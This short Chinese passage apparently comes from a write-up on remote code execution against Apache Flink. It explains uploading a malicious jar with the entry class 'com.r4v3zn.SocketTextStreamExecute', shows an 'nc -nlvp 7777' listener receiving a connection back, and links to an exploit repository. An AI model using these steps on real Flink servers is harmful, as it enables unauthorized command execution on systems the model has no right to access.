
将 jar 通过web上传到任务中心，然后将Entity Class 修改为 `com.r4v3zn.SocketTextStreamExecute` 点击 `Submit` 进行执行任务。



执行任务之后，我们监听到 NC 端口将响应信息：

```
buntuuser:~$ nc -nlvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [ port 7777 [tcp/*] accepted (family 2, sport 51842)
```

执行命令 `ifconfig` 之后通过日志进行查看执行结果。



代码

代码：https://github.com/0nise/scripts/tree/master/flinkrce